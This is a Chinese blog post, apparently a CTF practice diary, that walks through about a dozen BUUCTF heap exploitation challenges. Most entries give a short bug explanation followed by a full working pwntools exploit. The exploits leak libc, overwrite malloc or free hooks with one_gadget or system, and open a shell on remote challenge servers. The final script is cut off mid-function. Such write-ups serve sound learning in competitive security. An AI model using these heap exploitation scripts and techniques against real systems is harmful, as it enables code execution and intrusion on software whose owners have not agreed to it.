buu-pwn-heap刷题日记

原创

努力学习的大康 于 2020-10-25 23:16:32 发布 486 收藏 1


分类专栏： CTF PWN BUUCTF 文章标签： 安全

本文链接：https://blog.csdn.net/abel_big_xu/article/details/109280412


CTF 同时被 3 个专栏收录

23 篇文章 2 订阅

订阅专栏


PWN

14 篇文章 0 订阅

订阅专栏


BUUCTF

1 篇文章 0 订阅

订阅专栏

两个月刷了100道pwn，但还是被byteCTF吊打了。对libc2.31等新libc的利用方法不太了解。之后不顺序刷题。先刷2020年的新题，刷完了再刷2019年的题(2020.10.26)

babyfengshui_33c3_2016

https://blog.csdn.net/qinying001/article/details/104359401

漏洞点在Update函数的比较部分。将des_addr+length和Node_addr - 4进行比较。

[V&N2020 公开赛]simpleHeap

https://blog.csdn.net/qq_39869547/article/details/104587504

https://www.lhyerror404.cn/2020/03/01/vn-%E8%80%83%E6%A0%B8%E8%B5%9B-writeup/

```
from pwn import *
context.terminal = ['terminator','-x','sh','-c']

p = process('./vn_pwn_simpleHeap')
#p = remote('node3.buuoj.cn',27393)
libc = ELF('/home/abel/pwn/libc/u16/x64libc-2.23.so')

def Add(size,content):
 p.sendline("1")
 p.sendlineafter("size?",str(size))
 p.sendafter('content:',content)


def Edit(idx,content):
 p.sendline("2")
 p.sendlineafter("idx?",str(idx))
```

```
    p.sendafter("content:",content)


def Show(idx):
    p.sendline("3")
    p.sendlineafter("idx?",str(idx))


def Delete(idx):
    p.sendline("4")
    p.sendlineafter("idx?",str(idx))


Add(0x18,'A'*8)#chunk0
Add(0x68,'B'*8)#chunk1
Add(0x68,'C'*8)#chunk2
Add(0x18,'D'*8)#chunk3

Edit(0,b'A'*0x18+b'\xe1')
Delete(1)
Add(0x68,b'B'*0x8)#chunk1
Show(2)
main_arena_88 = u64(p.recv(6).ljust(0x8,b'\x00'))
libc_base = main_arena_88 - 88 - 0x3c4b20


malloc_hook = libc_base+libc.sym['__malloc_hook']
realloc_hook  = libc_base + libc.sym['__libc_realloc']
one_gadget = libc_base + 0x4526a
log.success('libc_base:{}'.format(hex(libc_base)))
log.success('malloc_hook:{}'.format(hex(malloc_hook)))
log.success('realloc_hook :{}'.format(hex(realloc_hook )))
log.success('one_gadget :{}'.format(hex(one_gadget )))

Add(0x68,'C'*8)#chunk2 chunk4
Delete(2)
Edit(4,p64(malloc_hook-0x23)+b'\n')

Add(0x68,'C'*8)#chunk2
Add(0x68,'E'*8)#chunk5 realoc malloc_hook
Edit(5,b'\x00'*11+p64(one_gadget)+p64(realloc_hook +13)+b'\n')

p.sendlineafter("choice:","1")
p.sendlineafter("size?",'100')
p.interactive()
```

roarctf_2019_easy_pwn

off_by_one漏洞

A_chunk

B_chunk

C_chunk

1. A_chunk off_by_one覆盖B的size为（B+C）
2. 释放B此时，B+C将被放入unsortedbin
3. malloc(原来B_chunk)，将会对B+Cchunk进行分割，C的内容将有unsortedbin的地址，进而泄露libc
4. 将c中内容覆盖为malloc_hook附近（为了覆盖malloc_hook）,一般选择0x7f malloc_hook-0x23
5. malloc(0x68) 返回c‘_chunk
6. malloc(0x68)返回到了malloc_hook附近
7. 可以将malloc_hook覆盖为one_gadget
8. 如果one_gadget都不成功，可以往前覆盖realloc_hook.将realloc_hook覆盖为onegadget.将malloc_hook覆盖为__libc_realloc+x

对于ubuntun1604本地exp失败的情况，需要用本地的Libc计算偏移和one_gadget

```
from pwn import *
context.terminal = ['terminator','-x','sh','-c']

#p = process('./roarctf_2019_easy_pwn')
p = remote('node3.buuoj.cn',29033)
libc = ELF('/home/abel/pwn/libc/u16/x64libc-2.23.so')

#0-0x100
def calloc(size):
 p.sendlineafter('choice: ','1')
 p.sendlineafter('size:',str(size))


#off_by_one 当前的size-原来的size可以多输入一位
def edit(idx,size,content):
 p.sendlineafter('choice: ','2')
 p.sendlineafter('index: ',str(idx))
 p.sendlineafter('size: ',str(size))
 p.recvuntil('content: ')
 p.send(content)


def free(idx):
 p.sendlineafter('choice: ','3')
 p.sendlineafter('index: ',str(idx))


def show(idx):
 p.sendlineafter('choice: ','4')
 p.sendlineafter('index: ',str(idx))


calloc(0x18)#chunk0
calloc(0x68)#chunk1
calloc(0x68)#chunk2
calloc(0x18)#chunk3

edit(0,0x18+10,b'A'*0x18+b'\xe1')
free(1)
calloc(0x68)#chunk1
show(2)
p.recvuntil('content: ')
libc_base = u64(p.recv(6).ljust(8,b'\x00')) - 88 - 0x3c4b20
```

```
malloc_hook = libc_base+libc.sym['__malloc_hook']
realloc  = libc_base + libc.sym['__libc_realloc']
log.success('libc_base:{}'.format(hex(libc_base)))
log.success('malloc_hook:{}'.format(hex(malloc_hook)))
log.success('realloc:{}'.format(hex(realloc)))
#0x45216 0x4526a 0xf02a4 0xf1147
one_gadget = libc_base + 0x4526a #rsp+0x30==NULL
log.success('one_gadget:{}'.format(hex(one_gadget)))
calloc(0x68)#chunk4 chunk2
free(4)
edit(2,8,p64(malloc_hook-0x23))
calloc(0x68)#chunk4
calloc(0x68)#malloc_hook 5
payload = b'\x00'*(3+8)+p64(one_gadget)+p64(realloc)
edit(5,len(payload),payload)


calloc(0x10)
p.interactive()
```

ciscn_2019_n_3

UAF

free的时候只会将recode的中的指针free而不会将recode中的值置0，存在UAF漏洞

```
最多16个Node
struct Node
{
 void rec_int_print;
 void rec_int_free;
 int num;
}
struct Node
{
 void rec_str_print;
 void rec_str_free;
 void str_ptr;
}
```

可以将rec_int_free或者rec_str_free函数指针替换为system，rec_int_print或者rec_str_print替换为'sh'或者'bash'即可getshell

思路：

1. 创建Node1，Node2
2. free(Node1)，free(Node2)这时候tcache[0x10]->Node2->Node1
3. 创建大小为0x8大小StringNode3根据LIFIO原则，StringNode3.str_ptr就是Node1
4. 覆盖Node1的rec_str_print和rec_str_free
5. free(Node1)即可getshell

```python
from pwn import *

#context.log_level = 'debug'
#p = process('./ciscn_2019_n_3')
p = remote('node3.buuoj.cn',28167)
elf = ELF('./ciscn_2019_n_3')
libc = ELF('/home/abel/pwn/libc/u18/x86libc-2.27.so')

def newnote(idx,type,value,length=0):
    p.recvuntil("CNote > ")
    p.sendline(str(1))
    p.recvuntil("Index > ")
    p.sendline(str(idx))
    p.recvuntil("Type > ")
    p.sendline(str(type))
    if type == 1:
        p.recvuntil("Value > ")
        p.sendline(str(value))
    else:
        p.recvuntil("Length > ")
        p.sendline(str(length))
        p.recvuntil("Value > ")
        if length == 8:
            p.send(value)
        else:
            p.sendline(value)


#free部分有问题
def free(idx):
 p.sendlineafter('CNote > ','2')
 p.sendlineafter('Index > ',str(idx))


def dump(idx):
 p.sendlineafter('CNote > ','3')
 p.sendlineafter('Index > ',str(idx))



newnote(0,2,'a'*10,0x88)
newnote(1,2,'a'*10,0x38)
newnote(2,1,0x41)
free(1)
free(2)
#tcache[0x10]->2->1
newnote(3,2,b'sh\x00\x00'+p32(elf.plt['system']),0xc)
#newnote(4,2,"aaaa",0x38)

free(1)
p.interactive()
```

[V&N2020 公开赛]easyTHeap

free出现漏洞，没有将HeapArray置0，可以double Free和UAF

思路：

1. new(0x50),delete(0),delete(0)。double free得到heap_addr
2. 重新new(0x50)并修改fd为heap_addr，heap_addr存储的是tcache_perthread_struct，就可以覆盖counts大于7，表示每个tcache都满了，释放只后就会进入unsorted bin。得到libc_base
3. 将某个entries指针覆盖为malloc_hook-0x13（tcache指针直接指向可以覆盖的内容，所以是malloc_hook-0x13不是0x23）
4. rellock_hook覆盖为one_gadget,malloc_hook覆盖为relloc_hook+X

```python
from pwn import *

#p = process('./vn_pwn_easyTHeap')
p = remote('node3.buuoj.cn', 26949)
elf = ELF('./vn_pwn_easyTHeap')
libc = ELF('/home/abel/pwn/libc/u18/x64libc-2.27.so')

def new(size):
    p.sendlineafter('choice: ', '1')
    p.sendlineafter('size?', str(size))

def edit(index, content):
    p.sendlineafter('choice: ', '2')
    p.sendlineafter('idx?', str(index))
    p.sendlineafter('content:', content)

def show(index):
    p.sendlineafter('choice: ', '3')
    p.sendlineafter('idx?', str(index))

def delete(index):
    p.sendlineafter('choice: ', '4')
    p.sendlineafter('idx?', str(index))


new(0x50)#0
delete(0)
delete(0)#double free
show(0)#UAF

heap_base = u64(p.recvuntil('\n',drop=True).ljust(8,b'\x00')) -0x250

log.success('heap_base:{}'.format(hex(heap_base)))
new(0x50) #1
edit(1,p64(heap_base))
new(0x50) #2
new(0x50) #3 tcache_struct
edit(3, 'a' * 0x38)#将
delete(3)#进入unsorted bin
show(3)

libc_base = u64(p.recvuntil('\n',drop=True).ljust(8,b'\x00')) -0x3ebc40 - 96
malloc_hook = libc_base + libc.sym['__malloc_hook']
realloc = libc_base + libc.sym['__libc_realloc']
log.success("libc_base:{}".format(hex(libc_base)))
log.success("malloc_hook:{}".format(hex(malloc_hook)))
log.success("realloc:{}".format(hex(realloc)))

one = libc_base + 0x4f322
new(0x50)#4
edit(4,b'b'*0x48+p64(malloc_hook-0x13))#会将0x30块的ptr修改为malloc_hook-0x13
new(0x20)#块大小为0x30
edit(5, b'\x00' * (0x13 - 0x8) + p64(one) + p64(realloc + 8))#rellock_hook覆盖为one_gadget,malloc_hook覆盖为
new(0x10)

p.interactive()
```

ciscn_2019_final_3

https://blog.csdn.net/github_36788573/article/details/103599951

free的时候没有把数组置0.存在double free

1. 连续分配多个chunk,通过double free 任意地址写，把第一个chunk的size改为0x421，free之后chunk会在unsorted_bin中，fd有libc
2. free(0),free(1)，tcache[0x20]->chunk1,此时因为unsorted_bin切割，chunk1->fd=libc,两次add之后在libc分配了chunk，泄露了libc
3. tcache dup任意地址写，将malloc_hook覆盖为one_gadget

```
from pwn import *

#p = process('./ciscn_final_3')
p = remote('node3.buuoj.cn',29989)
libc = ELF('./libc.so.6')


def add(idx,size,content):
 p.sendlineafter('choice > ','1')
 p.sendlineafter('input the index',str(idx))
 p.sendlineafter('input the size',str(size))
 p.sendlineafter('now you can write something',content)
 p.recvuntil('gift :')
 return int(p.recvline()[2:],16)

def free(idx):
 p.sendlineafter('choice > ','2')
 p.sendlineafter('input the index',str(idx))


heap = add(0,0x78,'a'*8)#0
log.success("heap:{}".format(hex(heap)))

add(1,0x18,'b')#1
add(2,0x78,'c')#2
add(3,0x78,'d')#3
add(4,0x78,'c')#4
add(5,0x78,'d')#5
add(6,0x78,'c')#6
add(7,0x78,'d')#7
add(8,0x78,'c')#8
add(9,0x78,'d')#9
add(10,0x78,'c')#10
add(11,0x78,'d')#11
add(12,0x28,'d')#12

#tcache dup
free(12)
free(12)
add(13,0x28,p64(heap-0x10))
add(14,0x28,p64(heap-0x10))#分配到chunk0处
add(15,0x28,p64(0)+p64(0x421))#覆盖pre_size=0x0,size=0x421超过0x400

free(0)#unsorted_bin->fd=libc
free(1)#tcache[0x20]->chunk1,
add(16,0x78,'e')#unsorted_bin切割后，chunk1->fd指向了libc
add(17,0x18,'f')#两次add 0x18后，在libc中分配了chunk
libc_base = add(18,0x18,'x')-96-0x3ebc40
```

```
libc_base = add(10,0x10,'x')-96-0x3ebc40
log.success("libc_base:{}".format(hex(libc_base)))

malloc_hook = libc_base+libc.sym['__malloc_hook']
one = libc_base+0x10a38c
log.success("malloc_hook:{}".format(hex(malloc_hook)))
log.success("one:{}".format(hex(one)))

#dup，任意地址写，将malloc_hook覆盖为one_gadget
free(5)
free(5)
add(19,0x78,p64(malloc_hook))
add(20,0x78,p64(malloc_hook))
add(21,0x78,p64(one))
p.sendlineafter('choice > ','1')
p.sendlineafter('input the index',str(22))
p.sendlineafter('input the size',str(0x78))
p.interactive()
```

hitcontraining_heapcreator

https://www.b1ndsec.cn/?p=375

off by one 的利用
主要包括两个方面
1.overlap覆盖后面堆块的size
2.unlink修改后面堆块的inuse造成unlink
https://www.anquanke.com/post/id/84752
edit函数存在off by one
利用off by one 改变后面堆块的大小，将大小改为0x81.之后可以改变堆块的指针，进行free_got表的泄露和修改

```python
from pwn import *
context.terminal = ['terminator','-x','sh','-c']
#p = process('./heapcreator')
p = remote('node3.buuoj.cn',26772)
elf = ELF('./heapcreator')
libc = ELF('/home/abel/pwn/libc/u16/x64libc-2.23.so')

def create(size,content='a'):
 p.recvuntil('Your choice :')
 p.sendline('1')
 p.recvuntil('Size of Heap :')
 p.sendline(str(size))
 p.recvuntil('Content of heap:')
 p.sendline(content)


def edit(idx,content):
 p.recvuntil('Your choice :')
 p.sendline('2')
 p.recvuntil("Index :")
 p.sendline(str(idx))
 p.recvuntil("Content of heap :")
 p.send(content)


def show(idx):
 p.recvuntil('Your choice :')
 p.sendline('3')
 p.recvuntil('Index :')
 p.sendline(str(idx))


def delete(idx):
 p.recvuntil('Your choice :')
 p.sendline('4')
 p.recvuntil("Index :")
 p.sendline(str(idx))


create(0x18,b'aaaaaaaa')#0
create(0x10,'bbbbbbbb')#1
create(0x10,'cccccccc')#2

edit(0,b'/bin/sh\x00'+p64(0)*2+b'\x81')
delete(1)
payload = p64(0)*3+p64(0x21)+p64(8)+p64(elf.got['free'])
create(0x70,payload)
show(1)
p.recvuntil('Content : ')
free = u64(p.recvuntil('\n')[:-1].ljust(8,b'\x00'))
libc_base = free - libc.sym['free']
system = libc_base + libc.sym['system']
log.success("libc_base:{}".format(hex(libc_base)))
log.success("system:{}".format(hex(system)))
log.success("free:{}".format(hex(free)))

edit(1,p64(system))#修改free->system
delete(0)
p.interactive()
```

0ctf_2017_babyheap

https://www.cnblogs.com/Rookle/p/12901747.html

overlapping->fastbin attack（修改fd指向_malloc_hook-0x23）->修改__malloc_hook为onegadget

```
from pwn import *
context.terminal = ['terminator','-x','sh','-c']
#p = process('./0ctf_2017_babyheap')
p = remote('node3.buuoj.cn',25677)
libc = ELF('/home/abel/pwn/libc/u16/x64libc-2.23.so')

def create(size):
 p.recvuntil('Command: ')
 p.sendline('1')
 p.recvuntil('Size: ')
 p.sendline(str(size))


#size可以超过原来的size
def edit(idx,content):
 p.recvuntil('Command: ')
 p.sendline('2')
 p.recvuntil('Index: ')
 p.sendline(str(idx))
 p.recvuntil('Size: ')
 p.sendline(str(len(content)))
 p.recvuntil('Content: ')
 p.send(content)


def free(idx):
 p.recvuntil('Command: ')
 p.sendline('3')
 p.recvuntil('Index: ')
 p.sendline(str(idx))


def dump(idx):
 p.recvuntil('Command: ')
 p.sendline('4')
 p.recvuntil('Index: ')
 p.sendline(str(idx))



create(0x10)#0
create(0x10)#1 0x20
create(0x80)#2 0x90

#fastbin attack
create(0x30)#3
create(0x68)#4
create(0x10)#5

#覆盖chunk1的size
payload1 = p64(0)*3+p64(0x20+0x90+0x1)
edit(0,payload1)
free(1)#1
create(0xa0)#1
```

```
#恢复chunk2
payload2 = p64(0)*3+p64(0x91)
edit(1,payload2)
free(2)#2
dump(1)
p.recvuntil('Content: \n')
p.recv(32)
libc_base = u64(p.recv(8)) -0x3c4b78
#0x45216 0x4526a 0xf02a4 0xf1147
one = libc_base + 0x4526a
malloc_hook = libc_base + libc.sym['__malloc_hook']

success("libc_base:{}".format(hex(libc_base)))
success("malloc_hook:{}".format(hex(malloc_hook)))
success("one:{}".format(hex(one)))

free(4)
payload3 = p64(0)*7+p64(0x71)+p64(malloc_hook-0x23)
edit(3,payload3)
create(0x68)
create(0x68)
payload4 = b'\x00'*0x13+p64(one)
edit(4,payload4)

create(0x10)
p.interactive()
```

ciscn_2019_es_1

show函数存在UAF

call函数存在double free

1. 先用show的UAF泄露libc
2. 再用call函数tcahce的dup（不会进行检查，只要修改next就能在next处分配chunk）修改__free_hook为system函数。
3. 最后创建一个/bin/sh，再释放触发getshell

```
在这里插入代码片from pwn import *
#p = process('./ciscn_2019_es_1')
p = remote('node3.buuoj.cn',28587)
libc = ELF('/home/abel/pwn/libc/u18/x64libc-2.27.so')
def add(size,name,phone):
 p.recvuntil('choice:')
 p.sendline('1')
 p.recvuntil("Please input the size of compary's name")
 p.sendline(str(size))
 p.recvuntil('please input name:')
 p.send(name)
 p.recvuntil('please input compary call:')
 p.send(phone)


def show(idx):
 p.recvuntil('choice:')
 p.sendline('2')
 p.recvuntil('Please input the index:')
 p.sendline(str(idx))
```

```
def call(idx):
 p.recvuntil('choice:')
 p.sendline('3')
 p.recvuntil('Please input the index:')
 p.sendline(str(idx))




add(0x410,b'A'*8,b'1'*8)#0
add(0x18,b'A'*8,b'1'*8)#1
add(0x18,b'A'*8,b'1'*8)#2
####leak libc###
call(0)
show(0)
p.recvuntil('name:\n')
libc_base = u64(p.recvuntil('\n')[:-1].ljust(8,b'\x00')) - 96 -0x3ebc40
# 0x4f2c5 0x4f322 0x10a38c
#one = libc_base + 0x10a38c
#malloc_hook = libc_base + libc.sym['__malloc_hook']
free_hook = libc_base+libc.sym['__free_hook']
system = libc_base+libc.sym['system']
success('free_hook:{}'.format(hex(free_hook)))
success('system:{}'.format(hex(system)))
###tcache dup 修改one_gadget失败
#call(1)
#call(1)
#
#add(0x18,p64(malloc_hook-0x10),b'2'*8)#3
#add(0x18,p64(0)*2+p64(one),b'\x00'*8)#4
#
#p.recvuntil('choice:')
#p.sendline('1')
#p.interactive()



#修改free_hook为system
call(1)
call(1)
add(0x18,p64(free_hook),b'2'*8)#3
add(0x18,p64(system),b'\x00'*8)#4

add(0x20,'/bin/sh\x00',b'\x00'*8)#5
call(5)
p.interactive()
```

hitcontraining_bamboobox

有两个解法，一个是构造unsortbin泄露libc。

fastbin到malloc_hook。通过__libc_realloc来调整rsp达到one_gadget的要求

```
from pwn import *
context.terminal = ['terminator','-x','sh','-c']
p = process('./bamboobox')
#elf = ELF('./bamboobox')
#libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
p = remote('node3.buuoj.cn',26227)
libc = ELF('/home/abel/pwn/libc/u16/x64libc-2.23.so')
def show():
```

```
def show():
 p.recvuntil('Your choice:')
 p.sendline('1')


def add(size,content):
 p.recvuntil('Your choice:')
 p.sendline('2')
 p.recvuntil('Please enter the length of item name:')
 p.sendline(str(size))
 p.recvuntil('Please enter the name of item:')
 p.sendline(content)


def edit(idx,size,content):
 p.recvuntil('Your choice:')
 p.sendline('3')
 p.recvuntil('Please enter the index of item:')
 p.sendline(str(idx))
 p.recvuntil('Please enter the length of item name:')
 p.sendline(str(size))
 p.recvuntil('Please enter the new name of the item:')
 p.sendline(content)


def free(idx):
 p.recvuntil('Your choice:')
 p.sendline('4')
 p.recvuntil('Please enter the index of item:')
 p.sendline(str(idx))


add(0x10,b'A'*0x8)#0
add(0x80,b'B'*0x8)#1
add(0x80,b'C'*0x8)#2
add(0x10,b'D'*0x8)#3

payload = b'A'*0x18+p64(0x90+0x90+1)
edit(0,len(payload),payload)
free(1)#1
add(0x80,b'E'*0x8)#1
show()
p.recvuntil('2 : ')

libc_base = u64(p.recv(6).ljust(8,b'\x00'))-88-0x3c4b20
#方法二、fastbin分配到__malloc_hook
malloc_hook = libc_base + libc.sym['__malloc_hook']
#0x45216 0x4526a 0xf02a4 0xf1147
#0x45226 0x4527a 0xf0364 0xf1207本地
one = libc_base + 0x4526a
libc_realloc_3push = libc_base+0x846C8
#libc_realloc_3push = libc_base+0x84718#本地
success('libc_base:{}'.format(hex(libc_base)))
success('malloc_hook:{}'.format(hex(malloc_hook)))
success('one:{}'.format(hex(one)))
success('libc_realloc_3push:{}'.format(hex(libc_realloc_3push)))
add(0x10,b'D'*0x8)#4
add(0x60,b'D'*0x8)#5
add(0x10,b'D'*0x8)#6
free(5)
```

```
payload2 = b'\x00'*0x18+p64(0x71)+p64(malloc_hook-0x23)
edit(4,len(payload2),payload2)

add(0x60,'abcdabcd')
add(0x60,b'\x00'*11+p64(one)+p64(libc_realloc_3push))
#add(0x60,b'\x00'*0x13+p64(one))为了测试偏移量

p.recvuntil('Your choice:')
p.sendline('2')
p.recvuntil('Please enter the length of item name:')
p.sendline(str(0x10))

p.interactive()
```

https://www.cnblogs.com/luoleqi/p/12373298.html

通过unlink来修改itemlist的指针，达到修改got表的目的

```
from pwn import *
context.terminal = ['terminator','-x','sh','-c']
elf = ELF('./bamboobox')
#p = process('./bamboobox')
#libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
p = remote('node3.buuoj.cn',26227)
libc = ELF('/home/abel/pwn/libc/u16/x64libc-2.23.so')
def show():
 p.recvuntil('Your choice:')
 p.sendline('1')


def add(size,content):
 p.recvuntil('Your choice:')
 p.sendline('2')
 p.recvuntil('Please enter the length of item name:')
 p.sendline(str(size))
 p.recvuntil('Please enter the name of item:')
 p.sendline(content)


def edit(idx,size,content):
 p.recvuntil('Your choice:')
 p.sendline('3')
 p.recvuntil('Please enter the index of item:')
 p.sendline(str(idx))
 p.recvuntil('Please enter the length of item name:')
 p.sendline(str(size))
 p.recvuntil('Please enter the new name of the item:')
 p.sendline(content)


def free(idx):
 p.recvuntil('Your choice:')
 p.sendline('4')
 p.recvuntil('Please enter the index of item:')
 p.sendline(str(idx))


atoi_got = elf.got['atoi']
add(0x10,'0'*8)#0
add(0x40,'A'*8)#1
add(0x80,'B'*8)#2
```

```
add(0x80,'B'*8)#2
add(0x80,'C'*8)#3
ptr = 0x6020d8

fake_chunk = p64(0)+p64(0x41)+p64(ptr-0x18)+p64(ptr-0x10)+b'a'*0x20+p64(0x40)+p64(0x90)
edit(1,len(fake_chunk),fake_chunk)
free(2)
payload = p64(0x40)+p64(atoi_got)
edit(1,len(payload),payload)
show()
p.recvuntil('0 : ')
atoi = u64(p.recv(6).ljust(8,b'\x00'))
libc_base = atoi - libc.sym['atoi']
system = libc_base + libc.sym['system']
success('libc_base:{}'.format(hex(libc_base)))
success('atoi:{}'.format(hex(atoi)))
success('system:{}'.format(hex(system)))

edit(0,8,p64(system))
p.recvuntil("Your choice:")
p.sendline("/bin/sh\x00")
p.interactive()
```

pwnable_hacknote

delete函数出现漏洞，在delete时，没有将ptr[x]置0，出现UAF。

利用时one_gadget没有成功。

http://0gur1.cc/2018/03/08/pwnable-tw-hacknote/

因为linux执行多条命令，第一条失败，第二条也能正常执行。所以用;sh\x00当content。没想到

```python
from pwn import *
context.terminal = ['terminator','-x','sh','-c']

elf = ELF('./hacknote')
p = remote('node3.buuoj.cn',25571)
libc =ELF('/home/abel/pwn/libc/u16/x86libc-2.23.so')
#p = process('./hacknote')
#libc = ELF('/lib32/libc-2.23.so')

def add(size,content):
 p.recvuntil('Your choice :')
 p.sendline('1')
 p.recvuntil('Note size :')
 p.sendline(str(size))
 p.recvuntil('Content :')
 p.sendline(content)


def free(idx):
 p.recvuntil('Your choice :')
 p.sendline('2')
 p.recvuntil('Index :')
 p.sendline(str(idx))


def show(idx):
 p.recvuntil('Your choice :')
 p.sendline('3')
 p.recvuntil('Index :')
 p.sendline(str(idx))


add(0x10,'AAAA')#0
add(0x10,'BBBB')#1
show(0)
free(1)
free(0)
payload = p32(0x804862B)+p32(elf.got['free'])
add(0x8,payload)#2
show(1)
free_addr = u32(p.recv(4))
libc_base = free_addr - libc.sym['free']
#0x3a80c 0x3a80e 0x3a812 0x3a819 0x5f065 0x5f066 remote
#0x3a81c 0x3a81e 0x3a822 0x3a829 0x5f075 0x5f076 local
one = libc_base + 0x5f066
system = libc_base + libc.sym['system']
success('libc_base:{}'.format(hex(libc_base)))
success('one:{}'.format(hex(one)))
success('free_addr:{}'.format(hex(free_addr)))

add(0x10,'CCCC')#3
free(2)
free(3)

payload2 = p32(system)+b';sh\x00'
#payload2 = p32(one)*2
add(0x8,payload2)#4
show(0)
p.interactive()
```

gyctf_2020_some_thing_exceting

delete时没有将ptr[x]置0，造成UAF
利用这个UAF可以构造任意地址读。
因为flag已经读入，所以可以直接将flag输出

```
from pwn import *
context.terminal = ['terminator','-x','sh','-c']
#p = process('./gyctf_2020_some_thing_exceting')
p = remote('node3.buuoj.cn',28915)
flag = 0x6020A8

def add(size1,content1,size2,content2):
 p.recvuntil('> Now please tell me what you want to do :')
 p.sendline('1')
 p.recvuntil("> ba's length :")
 p.sendline(str(size1))
 p.recvuntil('> ba : ')
 p.sendline(content1)
 p.recvuntil("> na's length : ")
 p.sendline(str(size2))
 p.recvuntil('> na : ')
 p.sendline(content2)


def delete(idx):
 p.recvuntil('> Now please tell me what you want to do :')
 p.sendline('3')
 p.recvuntil('> Banana ID : ')
 p.sendline(str(idx))


def show(idx):
 p.recvuntil('> Now please tell me what you want to do :')
 p.sendline('4')
 p.recvuntil('> Banana ID : > SCP project ID : ')
 p.sendline(str(idx))


add(0x70,b'A'*8,0x70,b'B'*8)

add(0x70,b'C'*8,0x70,b'D'*8)
delete(0)
delete(1)
add(0x10,p64(flag),0x70,b'E'*8)
show(0)
print(p.recv())
```

ciscn_2019_final_2

好题目，给我整晕了
https://www.cnblogs.com/luoleqi/p/12409143.html
只能show3次，且show short时只有最后2个字节，showint时有最后4个字节。
一个double free
通过多次的free填满tcahcebin，再次free时就会出现在unsortedbin。通过覆盖tcache.next的最后几位实现覆盖chunk的size X 出现unsortedbin

```
from pwn import *
```

```python
context.log_level = 'debug'
#p = process('./ciscn_final_2')
p = remote('node3.buuoj.cn',27981)
libc = ELF('/home/abel/pwn/libc/u18/x64libc-2.27.so')

def add(type,content):
 p.recvuntil('>')
 p.sendline('1')
 p.recvuntil('>')
 p.sendline(str(type))
 p.recvuntil('your inode number:')
 p.sendline(str(content))


def delete(type):
 p.recvuntil('>')
 p.sendline('2')
 p.recvuntil('>')
 p.sendline(str(type))


def show(show_type):
    p.sendlineafter('which command?\n> ', '3')
    p.sendlineafter('TYPE:\n1: int\n2: short int\n>', str(show_type))
    if show_type == 1:
        p.recvuntil('your int type inode number :')
    elif show_type == 2:
        p.recvuntil('your short type inode number :')
    return int(p.recvuntil('\n', drop=True))


add(1,1)#0x30
delete(1)
add(2,2)#0x20
add(2,2)#0x20
add(2,2)#0x20
add(2,2)#0x20
delete(2)
add(1,1)
delete(2)

#覆盖chunk0的size=0x91 不会进入fastbin
chunk0_size = show(2)-0xa0
add(2,chunk0_size)
add(2,chunk0_size)
add(2,0x91)


for i in range(7):
 delete(1)
 add(2,2)


delete(1)
addr = show(1)
libc_base = addr-96 - 0x3ebc40
_IO_2_1_stdin__fileno = libc_base + libc.sym['_IO_2_1_stdin_']+0x70
success("addr:{}".format(hex(addr)))
success("libc_base:{}".format(hex(libc_base)))
```

```
success("_IO_2_1_stdin__fileno:{}".format(hex(_IO_2_1_stdin__fileno)))


add(1,_IO_2_1_stdin__fileno)
add(1,1)
delete(1)
add(2,2)
delete(1)
chunk0_fd = show(1) - 0x30
add(1,chunk0_fd)
add(1,chunk0_fd)
add(1,1)
add(1,666)
p.sendlineafter('which command?\n> ', '4')
p.recvuntil('your message :')

p.interactive()
```

axb_2019_heap

banner 格式化字符串漏洞%3$p可以泄露libc和main函数地址（得到note的地址）
edit函数存在off by one。且note中存在指向堆的地址，所以可以构造unlink。
note[0].ptr就指向了bss段，可以修改ptr实现任意地址写。
修改__free_hook为system。getshell

```
from pwn import *
context.terminal = ['terminator','-x','sh','-c']
#context.log_level = 'debug'
#p = process('./axb_2019_heap')
#libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
p= remote('node3.buuoj.cn',28757)
libc = ELF('/home/abel/pwn/libc/u16/x64libc-2.23.so')

def add(idx,size,content):
 p.recvuntil('>> ')
 p.sendline('1')
 p.recvuntil('Enter the index you want to create (0-10):')
 p.sendline(str(idx))
 p.recvuntil('Enter a size:')
 p.sendline(str(size))
 p.recvuntil('Enter the content:')
 p.sendline(content)


def delete(idx):
 p.recvuntil('>> ')
 p.sendline('2')
 p.recvuntil('Enter an index:')
 p.sendline(str(idx))


def edit(idx,content):
 p.recvuntil('>> ')
 p.sendline('4')
 p.recvuntil('Enter an index:')
 p.sendline(str(idx))
 p.recvuntil('Enter the content: ')
 p.sendline(content)
```

```
#banner 格式化字符串漏洞
#%3$p.%19$p
fmtpayload = '%3$p.%19$p'
p.recvuntil('Enter your name: ')
p.sendline(fmtpayload)
p.recvuntil('Hello, ')
write = int(p.recvuntil('.',drop=True),16)-0x10
main = int(p.recvuntil('\n',drop=True),16)
libc_base =write - libc.sym['write']
elf_base = main - 0x116A
note_base = elf_base + 0x202060
key = elf_base+0x202040
free_hook = libc_base + libc.sym['__free_hook']
system = libc_base+libc.sym['system']
success("libc_base:{}".format(hex(libc_base)))
success("elf_base:{}".format(hex(elf_base)))
success("write:{}".format(hex(write)))
success("free_hook:{}".format(hex(free_hook)))
success("system:{}".format(hex(system)))
success("main:{}".format(hex(main)))
success("note_base:{}".format(hex(note_base)))
add(0,0x88,'a'*8)
add(1,0x88,'b'*8)
add(2,0x90,'/bin/sh\x00')

#x/40x $rebase(0x202060)
#unlink
payload = p64(0)+p64(0x81)+p64(note_base-0x18)+p64(note_base-0x10)
payload += b'A'*0x60+p64(0x80)+p64(0x90)
edit(0,payload)
#gdb.attach(p)
delete(1)

#修改note[0].ptr=free_hook
payload2 = p64(0)*3 +p64(free_hook)+b'\x88'
edit(0,payload2)

edit(0,p64(system))
#gdb.attach(p)
delete(2)
p.interactive()
```

npuctf_2020_easyheap

edit存在off by one漏洞.当时没看到PIE没开got表也是可以改的。将原来chunk的size修改为0x41，造成堆块重叠。下一次申请0x38大小，就能修改控制堆块的指针为got区进行libc泄露和修改。

```
from pwn import *

p = process('./npuctf_2020_easyheap')
#p = remote('node3.buuoj.cn',28603)
elf = ELF('./npuctf_2020_easyheap')
libc = ELF('/home/abel/pwn/libc/u18/x64libc-2.27.so')

def add(type,content):
 p.recvuntil('Your choice :')
 p.sendline('1')
 p.recvuntil('Size of Heap(0x10 or 0x20 only) : ')
```

```
 if type == 1:
  p.sendline('24')
 else:
  p.sendline('56')
 p.recvuntil('Content:')
 p.sendline(content)


def edit(idx,content):
 p.recvuntil('Your choice :')
 p.sendline('2')
 p.recvuntil('Index :')
